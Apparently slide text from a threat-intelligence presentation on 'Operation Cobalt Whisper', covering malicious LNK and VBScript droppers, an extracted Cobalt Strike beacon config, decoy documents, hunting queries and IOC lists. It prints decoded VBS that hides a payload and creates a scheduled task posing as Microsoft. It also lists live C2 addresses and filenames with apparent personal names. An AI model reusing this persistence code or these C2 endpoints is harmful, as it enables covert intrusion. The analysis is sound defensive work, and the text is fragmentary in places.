> String[25]	"_MSWORD\office\O365.vbs"	27Fh	32h	wchar_t		
> ICON_LOCATION	..\a.pdf	281h	10h	struct StringData		
> sExtraData		2C1h	CSH	struct ExtraData		

Technical Analysis – VBScript

- Mimics a utility for managing and generating compressed cabinets from an MSI database

```
' Show help if no arguments or if argument contains ?
' Windows Installer utility to generate file cabinets from MSI database
' For use with Windows Scripting Host, CScript.exe or WScript.exe
' Copyright (c) Microsoft Corporation. All rights reserved.
' Demonstrates the access to install engine and actions
'

' FileSystemObject.CreateTextFile and FileSystemObject.OpenTextFile
Const OpenAsASCII = 0
Const OpenAsUnicode = -1

' FileSystemObject.CreateTextFile
Const OverwriteIfExist = -1
Const FailIfExist = 0

' FileSystemObject.OpenTextFile
Const OpenAsDefault = -2
Const CreateIfNotExist = -1
Const FailIfNotExist = 0
Const ForReading = 1
Const ForWriting = 2
Const ForAppending = 8

Const msiOpenDatabaseModeReadOnly = 0
Const msiOpenDatabaseModeTransact = 1

Const msiViewModifyInsert = 1
Const msiViewModifyUpdate = 2
Const msiViewModifyAssign = 3
Const msiViewModifyReplace = 4
Const msiViewModifyDelete = 6

Const msiUILevelNone = 2

Const msiRunModeSourceShortNames = 9

Const msiFileAttributesNonCompressed = &h00007000
```

Technical Analysis – Decoded VBS.

- Scheduled task named **WpnUserService_x64** to run **sigverif.exe** every 59 minutes

```
Dim tempFolder, tempPath
tempFolder = fso.GetSpecialFolder(2)
tempPath = tempFolder & "\sigverif.exe"
fso.CopyFile runfile2, tempPath, True

Dim v1
v1 = Chr(34) & destinationPath & Chr(34)
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run v1, 0, False
WshShell.Run tempPath, 0, False
fso.DeleteFile runfile2
Set WshShell = Nothing

Dim shellPath
Dim taskName

shellPath = tempPath
taskName = "WpnUserService_x64"
Const TriggerTypeDaily = 1
Const ActionTypeExec = 0
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim rootFolder1
Set rootFolder1 = service.GetFolder("\")
Dim taskDefinition
Set taskDefinition = service.NewTask(0)
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Update"
regInfo.Author = "Microsoft"
```

Copies the file to temporary folder

Create a scheduled task.

```
Dim i, j, k
Dim strMessage
Dim randomValue

' Initialize variables
i = 1
j = 2
k = 3
strMessage = "This is a test string."

' Perform some arithmetic operations
i = i + j
j = j * k
k = k - 1

' Create and use a random number
Randomize
randomValue = Int((100 * Rnd) + 1)

' String manipulation
strMessage = strMessage & " This is an additional message."

' Some loop operations
Dim counter
counter = 0
For i = 1 To 5
    counter = counter + i
Next


' End of script

Sub SafeEcho(message)
    Dim objShell, isCScript

    isCScript = InStr(LCase(WScript.FullName), "cscript.exe") > 0
```

Technical Analysis – Cobalt Strike Beacon

- Analysis & Extraction of Cobalt Strike beacon.



```
139.155.190.84,/api/x,139.155.190.198,/index
%windir%\syswow64\dlhhost.exe
%windir%\sysnative\dlhhost.exe
NtZOV6JzDr9QkEnX6bobPg==
: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: */*
```


```
Accept: */*
TSFSSSTON=
Host: service-a8vp3r65-1319584009.cd.tencentapigw.com
```

```
s5915iq1ejZ30Qd/sgvNag==
139.155.190.84
139.155.190.84
139.155.190.198,/index
```

```
65a330 (510): 403 Forbidden
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: keep-alive
Api-RequestId: a3a6cb9988087ebfd5efab3002467c08
Api-ID: api-raw06gq1
Date: Fri, 27 Sep 2024 19:56:59 GMT
Server: bfe
Request-Id: 56967fb0-3e28-4bf0-b322-ace3762517ca
Api-FuncName: back-0008
Api-AppId: 1319584009
Api-ServiceId: service-a8vp3r65
Api-HttpHost: service-a8vp3r65-1319584009.cd.tencentapigw.com
Api-Status: 403
Api-UpstreamStatus: 403
```

Hunting – I

Cobalt Strike Beacons – **ImeBroker.exe**



FILES - 14

Multiple Cobalt Strike implants with similar name and file size

	Detections	Size	First seen	Last seen	Submitters	
 ImeBroker.exe 00de802e3090f0ee333460e1e03c00012eae0... peexe detect-debug-environment long-sleeps	11 / 73	237.50 KB	2024-08-08 22:26:53	2024-08-08 22:26:53	1	
 ImeBroker.exe 0b599ef67428ccbef1a017233238ca952da95c7... peexe detect-debug-environment long-sleeps	48 / 73	237.50 KB	2024-08-09 02:47:20	2024-09-11 16:25:46	4	
 ImeBroker.exe cd455a6d88811c3b23a9e81e121702dfe0371d1... peexe detect-debug-environment long-sleeps	13 / 71	237.50 KB	2024-08-15 02:02:35	2024-09-11 18:24:17	3	
 ImeBroker.exe df3d3ac978a098c30808f221d35c25faa210b2b... peexe	13 / 73	237.50 KB	2024-08-16 11:30:55	2024-08-16 11:30:55	1	
 ImeBroker.exe e4dfd7a3df28cc722e7fa1de24cdf5bb564e174... peexe	10 / 73	237.50 KB	2024-08-17 06:33:43	2024-08-17 06:33:43	1	

Operation Cobalt Whisper

Hunting – II

- Shortcut LNKs – ***laptop-g5qalv96*** [Threat Actor OPSEC] 

content:"laptop-g5qalv96"


Smart search

FILES - 5

		Detections	Size	First seen	Last seen	Submitters	
☐	126f8b7a02ba613bca6fe5acc2ef20b8c8aff06... 李新宇-北京大学-2026毕业-金融硕士.pdf.lnk lnk hiding-window idle	6 / 64	1.12 KB	2024-07-02 06:06:00	2024-07-02 06:06:00	1	LNK
☐	2477dd3bd6d895399c7b94852c770933a0786ce... 清华大学-计算机/刘潇-清华大学-计算机科学与技术学院-硕士.pdf.lnk lnk idle hiding-window	3 / 65	1.12 KB	2024-07-09 10:05:16	2024-07-09 10:05:16	1	LNK
☐	985a8a46a401926e58333a3470b1f2a5b31c3b2... 贾哲文-云南大学-环境工程/贾哲文-云南大学-环境工程.docx.lnk lnk hiding-window idle	3 / 65	1.13 KB	2024-07-16 02:34:30	2024-07-16 02:34:30	1	LNK
☐	21175d72e86303bb70a670f5db8dc80fe912131... Final_Combined_Forecast_MCP_FY_2024_25.pdf.lnk lnk hiding-window idle	3 / 64	1.11 KB	2024-07-18 10:37:19	2024-07-18 10:37:19	1	LNK
☐	2341bb204d9d86b63aec2616c3f8440b53985a0... Islamabad_Security_Dialogue_Pub.pdf.lnk	3 / 66	1.12 KB	2024-07-25 06:50:30	2024-07-25 06:50:30	1	LNK

Identical hostname present in LNKs across campaigns in multiple countries

- Pivoting on cscript.exe gives new IDs – **laptop-g5qalv96** and **desktop-727otfd**




New Decoys - I

Discussing a theoretical method for coordinating various types of military platform

1. 论文中提出的异构平台要素协同理论方法，是否已经得到了充分的实验验证？能否提供更多的实验数据来支持理论的可行性和有效性？
2. 在构建多层作战网络模型时，是否考虑了实际战场环境中的复杂因素，如通信干扰、电子对抗等？这些因素是否会对模型的准确性和稳定性产生影响？
3. 论文中提到的杀伤链算子和协同序参量等概念，是否有明确的量化标准和计算方法？这些概念在实际应用中是否具有可操作性？
4. 在进行杀伤链动态重构时，是否考虑了作战要素的物理位置和动态变化？例如，当作战要素发生移动或失效时，如何保证杀伤链的连续性和稳定性？
5. 论文中对要素协同能力的不确定性进行了讨论，但在实际应用中，如何评估和控制这种不确定性对作战效果的影响？
6. 在仿真实验部分，是否考虑了不同作战任务和场景对要素协同效果的影响？仿真结果是否能够涵盖多样化的作战需求？
7. 最后，论文中的模型和方法在实际军事应用中是否有先例或相关经验可以借鉴？是否有与现行军事理论和实践相结合考虑？

1. 模型的准确性：您在文中使用了Ebsilon软件进行建模仿真，但未详细说明模型的验证过程。我们希望了解模型是否经过与实际数据或已有研究的对比验证，以确保模型的准确性和可靠性。
2. 参数选择的理由：在三回路系统中，主蒸汽参数和热力方案的选择对发电效率和经济性有显著影响。您选择了9级回热、12.4 MPa和540℃作为推荐参数，但未充分解释这些参数选择的具体理由和依据。
3. 经济性分析的全面性：在成本分析部分，您主要关注了设备价格的变化，但未考虑运行和维护成本。我们希望了解这些因素是否在您的研究中被考虑，以及它们对总体经济性的影响。
4. 设备成本数据的来源和时效性：您提供了一些主要设备的估算成本，但未说明这些数据的来源和时效性。我们建议提供更详细的数据来源信息，以及考虑当前市场情况对成本估算的影响。
5. 结果的普适性：您的研究针对CFETR聚变反应堆，但未讨论结果的普适性。我们希望了解这些参数优化方法和结论是否可以应用于其他类型的聚变反应堆或发电系统。
6. 敏感性分析的深度：在考虑参数变化对经济性的影响时，是否进行了敏感性分析？我们希望了解不同参数变化对总体经济性的具体影响程度。

Targeting Pakistan – I



Operation Cobalt Whisper

Targeting Pakistan and CN-CERT

ylodes lancea

AO Ye¹, ZHANG Yi-feng¹,

*r Chinese Materia Medica, China
b Medicine, Ministry of*

t Atractylodes lancea, and it
ing cold, and brightening the
in clinical practice, including
and hepatoprotective effects.
oportion of the main active
e research progress of genes
cting their biosynthesis, so as
terpenoids in *A. lancea* and

Medical Research

干燥根茎入药，具有燥湿
重要的药用价值^[2,3]。同
^[4,5]。苍术作为我国大宗
类化合物是苍术重要的
成分含量和组成变化大
物合成途径尚未完全解
文系统整理了苍术倍半

FORECAST OF PAKISTAN ARM

2024 - 2025 (GRAT

Targeting Pakistani Military Academy

TRAINING INSTITUTIONS

PAKISTAN MILITARY ACADEMY
SCHOOL OF ARMOUR AND MECHANIZED WARFARE, NOWSHERA
SCHOOL OF ARTILLERY, NOWSHERA
SCHOOL OF ARMY AIR DEFENCE, MALIR KARACHI

CN-CERT/CC
国家互联网应急中心



关于开展
“网络安全能力认证（CCSC）”
的邀请函

Targeting Security Researchers and
Enthusiasts mimicking CN-CERT

全国海关信息中心：

为维护国家网络安全，保障人民群众在网络空间的合法权益，需要持续开展网络安全教育与技能培训，以网络安全从业人员为重点，建设和维护一支高水平的、有竞争力的网络安全人才队伍。近年来，我国网络安全人才培养相关政策法规体系已初步建立，国家就网络安全人才工作做出一系列重要部署，推出多项有力措施，取得了有目共睹的成就。一是网络安全学科专业设置、院系建设、学历教育方面取得突破性进展；二是网络安全在职培训和专业资质测评快速推进；三是网络安全攻防演练和技能竞赛蓬勃发展；四是多地规划建设网络安全人才和创新基地，出台人才培养和引进政策；五是重要行业严格落实网络安全责任制和人员合规要求，加快实施安全人员培训和管理制度；六是相关部门深入开展宣传教

Archive Uploads

We hunted multiple malicious RAR files from various geographical-regions.

SL.No	File-Name	Target-Country
1	科学技术奖填报说明和奖励办法修订版.rar	HONG-KONG
2	需使用中债数据.zip	CHINA
3	最新停车场收费标准调整方案.rar	
4	电影宣传要求.zip	
5	预加油航班管理方法研究与软件实现（修改意见）.rar	
6	刘潇-清华大学-计算机.rar	
7	李新宇-北京大学-2026毕业-金融硕士.rar	
8	贾哲文-云南大学-环境工程.rar	

Archive Uploads

We hunted multiple malicious RAR files from various geographical-regions.

SL.No	File-Name	Target-Country
9	热核聚变发电岛三回路参数优化研究 (修改意见) .rar	CHINA
10	异构平台要素协同理论方法研究(修改意见).rar	CHINA
11	企业资质材料/企业资质证明 (请先解密) .rar	
12	IDEAS_2024_Calling_Letter.zip	PAKISTAN
13	Final_Combined_Forecast_MCP_FY_2024_25.zip	
14	Islamabad_Security_Dialogue_Pub.rar	

Hunting Queries

- ASN5090 registered with **Shenzhen Tencent Computer Systems Company Limited**

16,000+

Domains hunted with this hunting query

**entity:domain service
(*tencentapigw.com or
*tencentcs.com)**

190+

Samples hunted with this hunting query

**service (*tencentapigw.com or
*tencentcs.com) (type:peexe or
type:pedll)**

80+

Samples hunted with this hunting query

**service
(behaviour_network:*tencentapigw.com
* or
behaviour_network:*tencentcs.com*)
(type:peexe or type:pedll)**

Operation Cobalt Whisper


Hunting Queries

- ASN5090 registered with **Shenzhen Tencent Computer Systems Company Limited**


139.155.190[.]84
43.137.69[.]76
139.155.190[.]198
106.55.77[.]71
129.204.98[.]221
119.45.2[.]30
119.45.67[.]241
119.45.2[.]56

service-a8vp3r65-1319584009.cd.tencentapigw[.]com
service-c2y0jtba-1319584009.gz.tencentapigw[.]com.cn
service-qgezbin5-1319584009.sh.tencentapigw[.]com
service-h87kxr41-1319584009.bj.tencentapigw[.]com.cn
service-cyuasu6k-1319584009.nj.tencentapigw[.]com
service-3z1ebnpgd-1319584009.sh.tencentapigw[.]com
service-b4ibcyjt-1325935989.sh.tencentapigw[.]com
service-k6iylaqt-1319584009.bj.tencentapigw[.]com.cn
service-7wu3p58s-1319584009.nj.tencentapigw[.]com

Operation AmberMist

